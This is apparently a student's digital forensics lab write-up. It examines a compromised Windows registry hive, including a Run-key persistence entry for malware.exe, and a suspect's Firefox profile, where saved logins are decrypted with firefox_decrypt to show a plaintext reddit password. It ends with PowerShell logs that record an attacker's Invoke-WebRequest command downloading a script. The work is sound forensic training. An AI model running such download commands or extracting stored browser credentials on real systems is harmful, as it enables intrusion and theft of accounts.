
Important Instruction: Please do not submit your answers within this lab manual. Instead, create a separate document for your solutions and submit it using the following naming convention: i22xxxx_Lab02.

Given the registry file of a system that was compromised, answer the following [files/NTUSER.DAT]:

- What's the mouse double-click speed?

I opened the given NTUSER.DAT in Registry Explorer and went to the Control Panel, there I found the DoubleClickSpeed key which has the value 500.



Registry Explorer v2.0.0.0
File Tools Options Bookmarks (29/0) View Help
Registry hives (1) Available bookmarks (29/0)
Enter text to search...
Find
Values
Drag a column header here to group by that column
Type viewer Slack viewer Binary viewer
Comments
Editing
Share
Find
Replace
Select
Dictate
Sensitivity
Editor
Add-ins
Focus
100%

Key name	# values	# subkeys	Last write timest
C:\Users\abdul\Downloads\files\files\NT...			
ROOT	0	10	2023-01-29
AppEvents	0	2	2023-01-29
Console	48	2	2023-01-29
%SystemRoot%_System32_WindowsPo...	10	0	2023-01-29
%SystemRoot%_SysWOW64_Windows...	10	0	2023-01-29
Control Panel	0	14	2023-01-29
Accessibility	2	13	2023-01-29
Appearance	3	2	2023-01-29
Bluetooth	0	1	2023-01-29
Colors	31	0	2023-01-29
Cursors	20	0	2023-01-29
Desktop	45	2	2023-01-29
Input Method	1	1	2023-01-29
International	40	4	2023-01-29
Keyboard	3	0	2023-01-29
Mouse	18	0	2023-01-29
Personalization	0	1	2023-01-29
PowerCfg	1	2	2023-01-29
Quick Actions	0	2	2023-01-29
Sound	2	0	2023-01-29
Environment	4	0	2023-01-29
EUDC	0	4	2023-01-29
Keyboard Layout	0	3	2023-01-29
Network	0	0	2023-01-29
Printers	0	2	2023-01-29
SOFTWARE	0	9	2023-01-29
AppDataLow	0	1	2023-01-29
Google	0	3	2023-01-29
Microsoft	0	62	2023-01-29
Accessibility	0	0	2023-01-29
Active Setup	0	1	2023-01-29
ActiveSync	0	2	2023-01-29
Assistance	0	1	2023-01-29
AuthCookies	0	1	2023-01-29
Avalon.Graphics	0	0	2023-01-29
Clipboard	0	0	2023-01-29
CommsAPHost	0	1	2023-01-29
CTF	0	5	2023-01-29
Edge	2	11	2023-01-29
EdgeUpdate	1	3	2023-01-29
EventSystem	0	1	2023-01-29
F12	0	0	2023-01-29
Fax	0	4	2023-01-29


Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
ActiveWindowTracking	RegDword	0		□	□
Beep	RegSz	No	00-00-00-0...	□	□
DoubleClickHeight	RegSz	4		□	□
DoubleClickSpeed	RegSz	500	00-00-00-00	□	□
DoubleClickWidth	RegSz	4		□	□
ExtendedSounds	RegSz	No	01-00-F8-0...	□	□
MouseHoverHeight	RegSz	4		□	□
MouseHoverTime	RegSz	400	F8-01-01-00	□	□
MouseHoverWidth	RegSz	4		□	□
MouseSensitivity	RegSz	10	01-00-F8-0...	□	□
MouseSpeed	RegSz	1		□	□
MouseThreshold1	RegSz	6		□	□
MouseThreshold2	RegSz	10	01-00-E8-0...	□	□
MouseTrails	RegSz	0		□	□
SmoothMouseXCurve	RegBinary	00-00-00-0...	00-00-00-00	□	□
SmoothMouseYCurve	RegBinary	00-00-00-0...	00-00-00-00	□	□

Value name: DoubleClickSpeed
Value type: RegSz
Value: 500
Raw value: 35-00-30-00-30-00-00-00
Slack: 00-00-00-00

Key: Control Panel\Mouse
Value: DoubleClickSpeed
Collapse all hives
Selected hive: NTUSER.DAT Last write: 2023-01-29 09:31:51 18 of 18 values shown (100.00%) Load complete Hidden keys: 0

- What's the most recent typed path accessed as recorded in the registry?

The path that has the recent typed path key is "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths", The most recent typed path is **C:\Windows\System32\calc.exe**



Key name	# values	# subkeys	Last write timesta
Accent	3	0	2023-01-29
Advanced	26	0	2023-01-29
AutoplayHandlers	1	4	2023-01-29
BamThrottling	0	0	2023-01-29
BannerStore	0	1	2023-01-29
BitBucket	1	1	2023-01-29
CabinetState	2	0	2023-01-29
CD Burning	0	2	2023-01-29
CLSID	0	5	2023-01-29
Desktop	0	1	2023-01-29
Discardable	0	1	2023-01-29
FeatureUsage	1	5	2023-01-29
FileExts	0	191	2023-01-29
HideDesktopIcons	0	1	2023-01-29
LogonStats	2	0	2023-01-29
LowRegistry	0	0	2023-01-29
MenuOrder	0	1	2023-01-29
Modules	0	3	2023-01-29
MountPoints2	0	3	2023-01-29
NDUP	1	0	2023-01-29
OperationStatusManager	1	0	2023-01-29
Package Installation	1	0	2023-01-29
RecentDocs	1	0	2023-01-29
Ribbon	2	0	2023-01-29
RunMRU	0	0	2023-01-29
SearchPlatform	0	1	2023-01-29
Shell Folders	31	0	2023-01-29
Shutdown	1	0	2023-01-29
StartPage	2	0	2023-01-29
StartupApproved	0	2	2023-01-29
Streams	0	1	2023-01-29
StuckRects3	1	0	2023-01-29
TabletMode	1	0	2023-01-29
Taskband	4	1	2023-01-29
TWinUI	0	1	2023-01-29
TypedPaths	1	0	2023-01-29
User Shell Folders	20	0	2023-01-29
UserAssist	0	9	2023-01-29
VirtualDesktops	0	0	2023-01-29
VisualEffects	0	19	2023-01-29
Wallpapers	7	0	2023-01-29
Ext	0	0	2023-01-29
Feeds	19	2	2023-01-29
FileAssociations	1	1	2023-01-29

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
url1	RegSz	C:\Windows\System32\calc.exe	00-13	□	□

Value name: url1

Value type: RegSz

Value: C:\Windows\System32\calc.exe

Raw value: 43-00-3A-00-5C-00-57-00-69-00-6E-00-64-00-6F-00-77-00-73-00-5C-00-53-00-79-00-73-00-74-00-65-00-6D-00-33-00-32-00-5C-00-63-00-61-00-6C-00-63-00-2E-00-65-00-78-00-65-00-00-00


Slack: 00-13

□ Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths

Value: url1

Selected hive: NTUSER.DAT | Last write: 2023-01-29 16:25:07 | 1 of 1 values shown (100.00%) | Load complete | Hidden keys: 0

- What’s the new value added to the registry by the malware to establish persistence over the system?
- I looked up paths where malware registry keys can be stored, I went to **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run** and found a new key by the name of malware and it has the following value **C:\Users\w\Desktop\malware.exe**.



Key name	# values	# subkeys	Last write timesta
Authentication	0	1	2023-01-29
BackgroundAccessApplications	1	75	2023-01-29
CapabilityAccessManager	0	1	2023-01-29
CDP	4	0	2023-01-29
Census	5	0	2023-01-29
ClickNote	0	1	2023-01-29
CloudExperienceHost	0	1	2023-01-29
CloudStore	2	2	2023-01-29
ContentDeliveryManager	15	6	2023-01-29
Cortana	2	0	2023-01-29
Diagnostics	0	1	2023-01-29
Explorer	12	41	2023-01-29
Ext	0	0	2023-01-29
Feeds	19	2	2023-01-29
FileAssociations	1	1	2023-01-29
FileHistory	0	1	2023-01-29
GameDVR	2	1	2023-01-29
Group Policy	0	2	2023-01-29
Holographic	1	2	2023-01-29
ime	0	1	2023-01-29
ImmersiveShell	1	1	2023-01-29
InstallService	0	1	2023-01-29
Internet Settings	12	10	2023-01-29
LanguageComponentsInstaller	1	0	2023-01-29
Lock Screen	1	0	2023-01-29
Mobility	0	0	2023-01-29
Notifications	1	1	2023-01-29
PenWorkspace	0	1	2023-01-29
Policies	0	0	2023-01-29
PrecisionTouchPad	11	1	2023-01-29
Privacy	4	0	2023-01-29
PushNotifications	1	3	2023-01-29
RADAR	2	0	2023-01-29
Run	3	0	2023-01-29
RunOnce	0	0	2023-01-29
Screensavers	0	4	2023-01-29
Search	11	2	2023-01-29
SearchSettings	1	0	2023-01-29
Security and Maintenance	0	2	2023-01-29
SettingSync	4	1	2023-01-29
Shell Extensions	1	1	2023-01-29
SignalManager	0	1	2023-01-29
SmartGlass	1	0	2023-01-29
StartLayout	0	1	2023-01-29

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
OneDrive	RegSz	"C:\Users\w\AppData\Local\Micr...	00-00-00-00-00-00	□	□
MicrosoftEdgeAutoLaunch_C8A64D2EF681E3E50136A28FC3C44893	RegSz	"C:\Program Files (x86)\Microsof...	00-58-00-C7-0A-31	□	□
Malware	RegSz	C:\Users\w\Desktop\malware.exe	00-00-78-00-65-00	□	□

Value name: Malware

Value type: RegSz

Value: C:\Users\w\Desktop\malware.exe

Raw value: 43-00-3A-00-5C-00-55-00-73-00-65-00-72-00-73-00-5C-00-77-00-5C-00-44-00-65-00-73-00-6B-00-74-00-6F-00-70-00-5C-00-6D-00-61-00-6C-00-77-00-61-00-72-00-65-00-2E-00-65-00-78-00-65-00-00-00

Slack: 00-00-78-00-65-00

□ Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Value: Malware

Selected hive: NTUSER.DAT | Last write: 2023-01-29 16:17:55 | 3 of 3 values shown (100.00%) | Load complete | Hidden keys: 0

Given the Firefox profile of a suspect, answer the following [files/Firefox.zip]:

- What’s the username and password stored in the saved logins?

The username and password stored are for reddit.




```
┌──(kali㉿kali)-[~/Downloads/firefox_decrypt-main]
└─$ python3 firefox_decrypt.py /media/sf_kalisharedfolder/Firefox/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/83bm17p1.default
2 → Profiles/s6upyldt.default-release
1
2024-08-26 01:10:55,058 - ERROR - Couldn't initialize NSS, maybe '/media/sf_k
alisharedfolder/Firefox/Firefox/Profiles/83bm17p1.default' is not a valid pro
file?

┌──(kali㉿kali)-[~/Downloads/firefox_decrypt-main]
└─$ python3 firefox_decrypt.py /media/sf_kalisharedfolder/Firefox/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/83bm17p1.default
2 → Profiles/s6upyldt.default-release
2

Website:   https://www.reddit.com
Username: 'hackerman'
Password: 'sup3rs3cur3p4ssw0rd'

┌──(kali㉿kali)-[~/Downloads/firefox_decrypt-main]
└─$ sqlitebrowser
MESA: error: ZINK: failed to choose pdev
glx: failed to create drisw screen
```

Username: hackerman

Password: sup3rs3cur3p4ssw0rd

- What's the most frequently visited website?

I got this using sqlitebrowser tool on kali linux, amazon.com is the most frequently visited website. (I went to the "Browse Data" tab and opened the table "moz_places"



DB Browser for SQLite - /media/sf_kalisharedfolder/Firefox/Firefox/Profiles/s6upyldt.default-release/places.sqlite

Table: moz_places

	id	url	title	rev_host	visit_count	hidden	typed	frecency	last_visit_date	guid	foreign_cou
1	1	https://support.mozilla.org/products/firefox	NULL	gro.allizom.troppus.	0	0	0	0	NULL	_DmpXCi5amFH	
2	2	https://support.mozilla.org/kb/customize-...	NULL	gro.allizom.troppus.	0	0	0	0	NULL	Knx9SZJ342En	
3	3	https://www.mozilla.org/contribute/	NULL	gro.allizom.www.	0	0	0	0	NULL	3FBBNLOg528_	
4	4	https://www.mozilla.org/about/	NULL	gro.allizom.www.	0	0	0	0	NULL	XT3bGA3jqax3	
5	5	https://www.mozilla.org/privacy/firefox/	NULL	gro.allizom.www.	1	1	0	25	1675020485300000	MKTddIRT4E6B	
6	6	https://www.mozilla.org/firefox/central/	NULL	gro.allizom.www.	0	0	0	0	NULL	Xhd2az6-Rr0X	
7	7	https://www.mozilla.org/en-US/privacy/...	Firefox Privacy Notice — Mozilla	gro.allizom.www.	1	0	0	100	1675020485490000	TIOb5djfxtLA	
8	8	https://www.amazon.com/exec/obidos/...	NULL	moc.nozama.www.	1	1	1	25	1675020497784000	E7n0hR_qWKj7	
9	9	https://www.amazon.com/s/...	Amazon.com : BlackHat Go	moc.nozama.www.	1	0	0	2000	1675020498189000	ayEPzjOhsnd6	
10	10	https://www.amazon.com/s?...	Amazon.com : BlackHat Go	moc.nozama.www.	1	0	0	100	1675020499327000	KeBFs-bKEtAz	
11	11	https://www.amazon.com/Black-Hat-Go-...	Amazon.com: Black Hat Go: Go ...	moc.nozama.www.	1	0	0	100	1675020501541000	-1T8JoHty307	
12	12	https://www.amazon.com/s/ref=nb_sb_nos...	Amazon.com : BlackHat Python	moc.nozama.www.	1	0	0	100	1675020506736000	jPqUcXU804w0	
13	13	https://www.amazon.com/s?...	Amazon.com : BlackHat Python	moc.nozama.www.	1	0	0	100	1675020507173000	K1ehu55OgXuG	
14	14	https://www.amazon.com/Black-Hat-...	Black Hat Python, 2nd Edition: Python ...	moc.nozama.www.	1	0	0	100	1675020510288000	TO__MfFnAZj_	
15	15	https://www.amazon.com/s/...	Amazon.com : BlackHat GraphQL	moc.nozama.www.	1	0	0	100	1675020514165000	FMcW3y_vKZQB	
16	16	https://www.amazon.com/s?...	Amazon.com : BlackHat GraphQL	moc.nozama.www.	1	0	0	100	1675020514788000	GrUCzRczPLfh	
17	17	https://www.amazon.com/Black-Hat-...	Amazon.com: Black Hat GraphQL: Attackin...	moc.nozama.www.	1	0	0	100	1675020516764000	IntyQL_LEBWF	
18	23	https://www.reddit.com/	Reddit - Dive into anything	moc.tidder.www.	1	0	0	100	1675020551097000	JZig_exKQpv2	
19	24	https://www.google.com/search?...	python dowwnload - Google Search	moc.elgoog.www.	1	0	1	100	1675020600102000	ACh1y44worge	
20	25	https://www.python.org/downloads/	Download Python | Python.org	gro.nohtyp.www.	1	0	0	100	1675020601821000	0KcbIE9w-TTh	
21	26	https://www.python.org/ftp/python/3.11.1/...	python-3.11.1-amd64(1).exe	gro.nohtyp.www.	0	0	0	0	1675020605644000	tVgJ9IZ-o1qb	
22	27	http://tryhackme.com/	NULL	moc.emkcahyrt.	1	1	1	25	1675020851530000	HYwdAnKBft6R	
23	28	https://tryhackme.com/	TryHackMe | Cyber Security Training	moc.emkcahyrt.	1	0	0	2075	1675020852002000	DyyCTwRrWNYc	

1 - 22 of 23

- What's the name of the file downloaded by the suspect?


Filename: **python-3.11.1-amd64(1).exe**

Given the PowerShell Event logs of a compromised system, answer the following [files/Microsoft-Windows-PowerShell%4Operational.evtx]:

- What’s the command executed by the attacker to download a file on the system?

  This is the command I found when I opened event viewer

  Invoke-WebRequest -UseBasicParsing -Uri https://raw.githubusercontent.com/vonderchild/digital-forensics-lab/main/Lab%202/files/file.ps1 -OutFile "file.ps1"



Microsoft-Windows-PowerShell%4Operational   Number of events: 40

Level	Date and Time	Source	Event ID	Task Category
Verbose	29/01/2023 10:54:26 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:21 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:21 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:18 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:18 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:16 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:54:16 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:53:59 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:53:59 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Verbose	29/01/2023 10:53:58 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Information	29/01/2023 10:53:58 pm	PowerShell (Microsoft-Windo...	40962	PowerShell Console Startup
Information	29/01/2023 10:53:58 pm	PowerShell (Microsoft-Windo...	53504	PowerShell Named Pipe IPC
Information	29/01/2023 10:53:58 pm	PowerShell (Microsoft-Windo...	40961	PowerShell Console Startup
Warning	29/01/2023 10:49:25 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Warning	29/01/2023 10:49:18 pm	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Information	29/01/2023 10:49:15 pm	PowerShell (Microsoft-Windo...	40962	PowerShell Console Startup
Information	29/01/2023 10:49:15 pm	PowerShell (Microsoft-Windo...	53504	PowerShell Named Pipe IPC

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

● Friendly View ○ XML View

